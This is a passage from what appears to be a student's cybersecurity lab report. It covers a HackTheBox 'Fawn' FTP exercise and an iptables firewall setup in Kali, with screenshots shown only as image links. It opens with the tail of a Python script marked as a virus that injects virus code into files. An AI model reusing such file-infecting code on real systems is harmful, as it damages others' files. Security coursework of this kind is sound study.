        print(modify_files(fil, virusCode))

### VIRUS END ###
```


Lab V

In lab 5, we were asked to use the website app.hackthebox.com and follow one of the guides it offers. I decided to hack the Fawn box, as it was a Linux machine and I am the most comfortable with that operating system.







These questions I answered by either knowing the answer already or by the hint suggesting me to look it up.



These answers involved typing into the box's terminal and finding out installation versions, FTP protocols and command inputs.




This was the last question, which involved downloading a file from the FTP server and getting the root flag.




The final message congratulating me on successfully “pwning” the Fawn box.

Lab VI


In the sixth lab we were tasked to configure firewalls in our Kali installation.




Here I identified open ports, dropped any iptable rules and started the listener.




Here you can see that they are able to communicate to one another. I was not able to run two instances of the virtual machine as it would crash my system (due to it being low-end), so I used localhost on the other terminal to show the functionality.



Here I established new rules directly to the “myconfig.fw” file located in /usr/local/etc/, as to have a copy of all the commands to easily set the iptables. To block any port, we just need to change the ACCEPT parameter to the DROP parameter.

